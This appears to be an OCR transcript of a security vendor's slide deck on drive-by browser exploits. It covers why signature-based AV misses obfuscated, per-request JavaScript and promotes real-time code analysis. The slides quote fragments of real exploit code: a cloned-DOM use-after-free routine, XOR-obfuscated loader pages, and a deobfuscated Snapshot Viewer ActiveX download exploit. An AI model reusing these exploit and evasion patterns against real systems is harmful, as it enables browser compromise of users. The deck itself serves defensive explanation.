
AV Scanners, Web Reputation…What will work???




```
function MD2C() {
 var t = new Array('{BD96C5'+'56-65A3-11'+'D0-983A-00C04FC'+'29E30}', '{BD96C'+'556-65A3-11'+'D
D4A21'+'0617116}', '{0006F'+'033-0000-0000-C000-000000'+'000046}', '{0006'+'F03A-0000-0000-C000
dc1fa'+'91d2fc3}', '{6414'+'512B-B978-451D-A0D8-FCFDF3'+'3E833C}', '{7F5B'+'7F63-F06F-4331-8A26
09FCD1D'+'B0766}', '{639F'+'725F-1B2D-48'+'31-A9FD-87484'+'7682010}', '{BA018'+'599-1DB3-44f'+'
25F5A1'+'1FAB19}', '{E8C'+'CCDDF-CA28-496b-B'+'050-6C07C962'+'476B}', null);
 var v = new Array(null, null, null);
 var i = 0;

 function ok() {
  o1=document.createElement("tbody");
  o1.click;
  var o2 = o1.cloneNode();
  o1.clearAttributes();
  o1=null; CollectGarbage();
  for(var x=0;x<a1.length;x++) a1[x].src=s1;
  o2.click;
 }
```

- Any decent Web security solution should block these commands
- Newer, advanced AV Scanners using heuristics should catch the de-obfuscated commands
- How about Web Crawling techniques?

Real-Time Code Analysis



Block Reason	This page (or part of it) has been blocked because it attempts to exploit an application level vulnerability. Transaction ID is 488188760F8407004876.
Content Size	39841
Direction	Incoming
File name	Cache.aspx
Security Rule Name	Block Application Level Vulnerabilities



Behavior Profile (Script)

Vulnerability Anti.dote Profile

- Cloned DOM Object Malformed Reference Vulnerability
- Office Web Components Active Script Execution Vulnerability
- IE Self-Executing HTML Arbitrary Code Execution Vulnerability
- IE Shell.Application Object Script Execution Vulnerability
- IE RDS ActiveX Vulnerability
- RDS Cross Zone Scripting Vulnerability
- IE WMIScriptUtils createObject vulnerability

Behavior Profile (Script)


Vulnerability Anti.dote Profile

- Cloned DOM Object Malformed Reference Vulnerability
- Office Web Components Active Script Execution Vulnerability
- IE Self-Executing HTML Arbitrary Code Execution Vulnerability
- IE Shell.Application Object Script Execution Vulnerability
- IE RDS ActiveX Vulnerability
- RDS Cross Zone Scripting Vulnerability
- IE WMIScriptUtils createObject vulnerability


- Rules are part of the default rule-set
- No updates would have been required to catch this infected website

How Dynamic Malicious Code is Executed


Dynamic Malicious Code




```
<html><body><span id='qq' style='visibility: hidden'></span><div id='aa' style='visibility:
hidden'></div><div id='bb' style='visibility: hidden'></div><div id='dd' style='visibility:
hidden'></div><script language='javascript'>function uukbb(povph, aaxr , bhbq ,xqcdu){var ltzf =
"";for (var i = 0 ; i < povph.length; ++i) ltzf += bhbq(xqcdu ^(aaxr ^ povph.charCodeAt(i)));
return ltzf;}var povph =
"\x75\x58\x5f\x58\x5f\x58\x5f\x58\x5f\x23\x34\x27\x75\x25\x3d\x30\x36\x68\x65\x6e\x58\x5f\x23\x34\
x27\x75\x27\x2c\x37\x3f\x39\x68\x65\x6e\x58\x5f\x23\x34\x27\x75\x36\x27\x3b\x2d\x68\x65\x6e\x58\x5
f\x23\x34\x27\x75\x32\x39\x2c\x3b\x34\x68\x65\x6e\x58\x5f\x23\x34\x27\x75\x32\x21\x22\x32\x68\x65\
x6e\x58\x5f\x23\x34\x27\x75\x36\x2c\x2c\x3e\x3a\x68\x65\x6e\x58\x5f\x23\x34\x27\x75\x3a\x24\x21\x3
2\x68\x65\x6e\x58\x5f\x23\x34\x27\x75\x20\x25\x34\x37\x27\x68\x65\x6e\x58\x5f\x23\x34\x27\x75\x25\
x25\x27\x22\x37\x68\x65\x6e\x58\x5f\x23\x34\x27\x75\x3f\x37\x20\x24\x23\x68\x65\x6e\x58\x5f\x2
```



```
<html><body><span id='qq' style='visibility: hidden'></span><div id='aa' style='visibility:
hidden'></div><div id='bb' style='visibility: hidden'></div><div id='dd' style='visibility:
hidden'></div><script language='javascript'>function skbn(oxwr, erlqt , fzwo ,llxv){var sruy = ""
;for (var i = 0 ; i < oxwr.length; ++i) sruy += fzwo(llxv ^(erlqt ^ oxwr.charCodeAt(i)));return
sruy;}var oxwr =
"\xbe\x93\x94\x93\x94\x93\x94\x93\x94\xe8\xff\xec\xbe\xf7\xee\xe8\xf0\xa3\xae\xa5\x93\x94\xe8\xff\
xec\xbe\xe8\xea\xf2\xf2\xf0\xa3\xae\xa5\x93\x94\xe8\xff\xec\xbe\xf2\xf4\xed\xfc\xed\xa3\xae\xa5\x9
3\x94\xe8\xff\xec\xbe\xee\xe8\xf6\xef\xe7\xa3\xae\xa5\x93\x94\xe8\xff\xec\xbe\xe6\xf9\xf5\xfb\xa3\
xae\xa5\x93\x94\xe8\xff\xec\xbe\xfc\xe6\xfa\xf4\xf3\xa3\xae\xa5\x93\x94\xe8\xff\xec\xbe\xe9\xf2\xe
b\xee\xe9\xa3\xae\xa5\x93\x94\xe8\xff\xec\xbe\xfa\xed\xec\xf0\xa3\xae\xa5\x93\x94\xe8\xff\xec\xbe\
xea\xf8\xe4\xf7\xa3\xae\xa5\x93\x94\xe8\xff\xec\xbe\xf6\xe4\xe7\xf5\xa3\xae\xa5\x93\x94\xe8\xff\xe
c\xbe\xf8\xe8\xfd\xe8\xe9\xa3\xae\xa5\x93\x94\xe8\xff\xec\xbe\xe7\xf9\xf3\xe6\xfd\xa3\xae\xa5\x93\
```



```
<html><body><span id='qq' style='visibility: hidden'></span><div id='aa' style='visibility:
hidden'></div><div id='bb' style='visibility: hidden'></div><div id='dd' style='visibility:
hidden'></div><script language='javascript'>function cwnc(vzbju, meapr , rmvtw ,dsbzx){var zduwr
= "";for (var i = 0 ; i < vzbju.length; ++i) zduwr += rmvtw(dsbzx ^(meapr ^ vzbju.charCodeAt(i
)));return zduwr;}var vzbju =
"\xbe\x93\x94\x93\x94\x93\x94\x93\x94\xe8\xff\xec\xbe\xf1\xe6\xf1\xf1\xf0\xa3\xae\xa5\x93\x94\xe8\
xff\xec\xbe\xfc\xf8\xf1\xef\xf4\xa3\xae\xa5\x93\x94\xe8\xff\xec\xbe\xf3\xfa\xf8\xe6\xf6\xa3\xae\xa
5\x93\x94\xe8\xff\xec\xbe\xfd\xf2\xe6\xfb\xa3\xae\xa5\x93\x94\xe8\xff\xec\xbe\xf2\xe4\xf9\xfb\xa3\
xae\xa5\x93\x94\xe8\xff\xec\xbe\xeb\xe7\xf5\xf4\xe9\xa3\xae\xa5\x93\x94\xe8\xff\xec\xbe\xe6\xf5\xe
c\xe4\xef\xa3\xae\xa5\x93\x94\xe8\xff\xec\xbe\xee\xe4\xfd\xfd\xa3\xae\xa5\x93\x94\xe8\xff\xec\xbe\
xf6\xe4\xf5\xed\xa3\xae\xa5\x93\x94\xe8\xff\xec\xbe\xe8\xef\xf6\xe9\xa3\xae\xa5\x93\x94\xe8\xff\xe
c\xbe\xf6\xfa\xf8\xe9\xa3\xae\xa5\x93\x94\xe8\xff\xec\xbe\xfb\xf6\xf9\xfc\xf9\xa3\xae\xa5\x93\x94\
```




```
<html><body><span id='qq' style='visibility: hidden'></span><div id='aa' style='visibility:
hidden'></div><div id='bb' style='visibility: hidden'></div><div id='dd' style='visibility:
hidden'></div><script language='javascript'>function ngcn(tghzo, hjju , lrny ,vwun){var efxk = ""
;for (var i = 0 ; i < tghzo.length; ++i) efxk += lrny(vwun ^(hjju ^ tghzo.charCodeAt(i)));return
efxk;}var tghzo =
"\x9a\xb7\xb0\xb7\xb0\xb7\xb0\xb7\xb0\xcc\xdb\xc8\x9a\xd2\xd8\xd2\xd9\x87\x8a\x81\xb7\xb0\xcc\xdb\
xc8\x9a\xd5\xd9\xcd\xc0\xdb\x87\x8a\x81\xb7\xb0\xcc\xdb\xc8\x9a\xdd\xc0\xd8\xd2\x87\x8a\x81\xb7\xb
0\xcc\xdb\xc8\x9a\xc2\xd6\xd8\xd7\x87\x8a\x81\xb7\xb0\xcc\xdb\xc8\x9a\xd1\xde\xdd\xdf\xd0\x87\x8a\
x81\xb7\xb0\xcc\xdb\xc8\x9a\xc3\xd9\xc0\xdc\x87\x8a\x81\xb7\xb0\xcc\xdb\xc8\x9a\xd8\xd7\xd6\xd8\x8
7\x8a\x81\xb7\xb0\xcc\xdb\xc8\x9a\xd5\xc2\xd8\xd5\x87\x8a\x81\xb7\xb0\xcc\xdb\xc8\x9a\xd2\xd5\xd6\
```

- Specifically designed to thwart signatures
- Example of different malicious code dynamically created at run-time for various client requests
- Each sample would need a different static signature to match
- These samples are used only once

Effectiveness of AV Scanners

- Submitted sample to Virus total, a service that runs all major AV products
- 6 out of 41 vendors deemed the sample as malicious at time of testing




Current status: **finished**

Result: **6/41 (14.63%)**

Antivirus	Version	Last Update	Result
a-squared	4.5.0.50	2010.02.21	-
AhnLab-V3	5.0.0.2	2010.02.20	-
AntiVir	8.2.1.170	2010.02.19	-
Antiy-AVL	2.0.3.7	2010.02.19	-
Authentium	5.2.0.5	2010.02.20	-
Avast	4.8.1351.0	2010.02.21	JS:Downloader-LD
AVG	9.0.0.730	2010.02.21	JS/Downloader.Agent
BitDefender	7.2	2010.02.21	-
CAT-QuickHeal	10.00	2010.02.19	-
ClamAV	0.96.0.0-git	2010.02.21	-
Comodo	4013	2010.02.21	TrojWare.JS.Obfuscated.-CG
DrWeb	5.0.1.12222	2010.02.21	-
eSafe	7.0.17.0	2010.02.21	-
eTrust-Vet	35.2.7315	2010.02.20	-
F-Prot	4.5.1.85	2010.02.20	JS/Psyme.IX.gen
F-Secure	9.0.15370.0	2010.02.19	-
Fortinet	4.0.14.0	2010.02.21	-
GData	19	2010.02.21	JS:Downloader-LD
Ikarus	T3.1.1.80.0	2010.02.21	-
Jiangmin	13.0.900	2010.02.21	-
K7AntiVirus	7.10.979	2010.02.20	-
Kaspersky	7.0.0.125	2010.02.17	Exploit.JS.Agent.axj
McAfee	5898	2010.02.20	-
McAfee+Artemis	5898	2010.02.20	-
McAfee-GW-Edition	6.8.5	2010.02.19	-
Microsoft	1.5406	2010.02.21	-
NOD32	4884	2010.02.21	-
Norman	6.04.08	2010.02.21	-
nProtect	2009.1.8.0	2010.02.21	-
Panda	10.0.2.2	2010.02.21	-
PCTools	7.0.3.5	2010.02.21	-
Prevx	3.0	2010.02.21	-
Rising	22.34.01.03	2010.02.11	-
Sophos	4.50.0	2010.02.21	-
Sunbelt	5690	2010.02.20	-
Symantec	20091.2.0.41	2010.02.21	-
TheHacker	6.5.1.5.202	2010.02.21	-
TrendMicro	9.120.0.1004	2010.02.21	-
VBA32	3.12.12.2	2010.02.21	-
ViRobot	2010.2.19.2194	2010.02.19	-
VirusBuster	5.0.27.0	2010.02.21	-


Real-Time Code Analysis

- RTCA able to de-obfuscate and analyze the intent of each sample as it was being downloaded by the user [and analyze the intent]
- Demonstrates the importance of real-time scanning of the actual content users are accessing, when they access it
- De-obfuscated code



```
if(dfec='[object]'){
 for(imnt in vgzz){
  try{
   dfec=new ActiveXObject('snpvw.Snapshot Viewer Control.1');
   var oakve=vgzz[imnt];
   dfec.Zoom=0;
   dfec.ShowNavigationButtons=false;
   dfec.AllowContextMenu=false;
   dfec.SnapshotPath='http:/[redacted]'803f35dbe9fc94c9c74056a06dfca9';
   dfec.CompressedPath=oakve;
   dfec.PrintSnapshot();
```

- Default rule that blocks the exploit



Behavior Profile (Script)

Vulnerability Anti.dote Profile

Microsoft Access Snapshot Viewer ActiveX Control Vulnerability

Microsoft Visual Studio (Msmask32.ocx) ActiveX Vulnerability

Masked Edit Control Memory Corruption Vulnerability (VBasic)

IE Self-Executing HTML Arbitrary Code Execution Vulnerability

Default Profile - Script Behavior


File Write

Generic Challenge detection

Exploiting Known Vulnerabilities

Zero-Day Vulnerabilities

- Significant because of the “Window of Vulnerability” that leaves a user completely unprotected from an attack exploiting this vulnerability
- Chart below shows user is totally unprotected for almost to 40% of the time during the latter half of 2009
- This assumes users are constantly updating!




Top 15 Most-observed Vulnerabilities


During the first half of 2011, anonymous feedback on observed threats from M86 filtering installations showed most threats were based on the following vulnerabilities:

VULNERABILITY	DISCLOSED	PATCHED	2H 2010	+/-
1. Microsoft Internet Explorer RDS ActiveX	2006	2006	1	-
2. Office Web Components Active Script Execution	2002	2002	2	-
3. Adobe Reader util.printf() JavaScript Func() Stack Overflow	2008	2008	7	↑4
4. Adobe Acrobat and Adobe Reader CollectEmailInfo	2007	2008	5	↑1
5. Adobe Reader media.newPlayer	2009	2009	10	↑5
6. Adobe Reader GetIcon JavaScript Method Buffer Overflow	2009	2009	6	-
7. Internet Explorer Table Style Invalid Attributes	2010	2010	-	-
8. Adobe Reader javascript this.spell.customDictionaryOpen	2009	2009	-	-
9. Adobe Reader getAnnots() Javascript Function Remote Code Execution	2009	2009	-	-
10. Java WebStart Arbitrary Command Line Injection	2010	2010	15	5
11. Java Plugin Web Start Parameter	2010	2010	-	-
12. Microsoft Internet Explorer Deleted Object Event Handling	2010	2010	8	↓4
13. Real Player IERPCtl Remote Code Execution	2007	2007	4	↓9
14. Microsoft Video Streaming (DirectShow) ActiveX	2007	2009	3	↓11
15. Microsoft IE STYLE Object Invalid Pointer Reference	2009	2009	14	↓1

Source: M86 Security Lab Report 1H2011



The Vulnerability



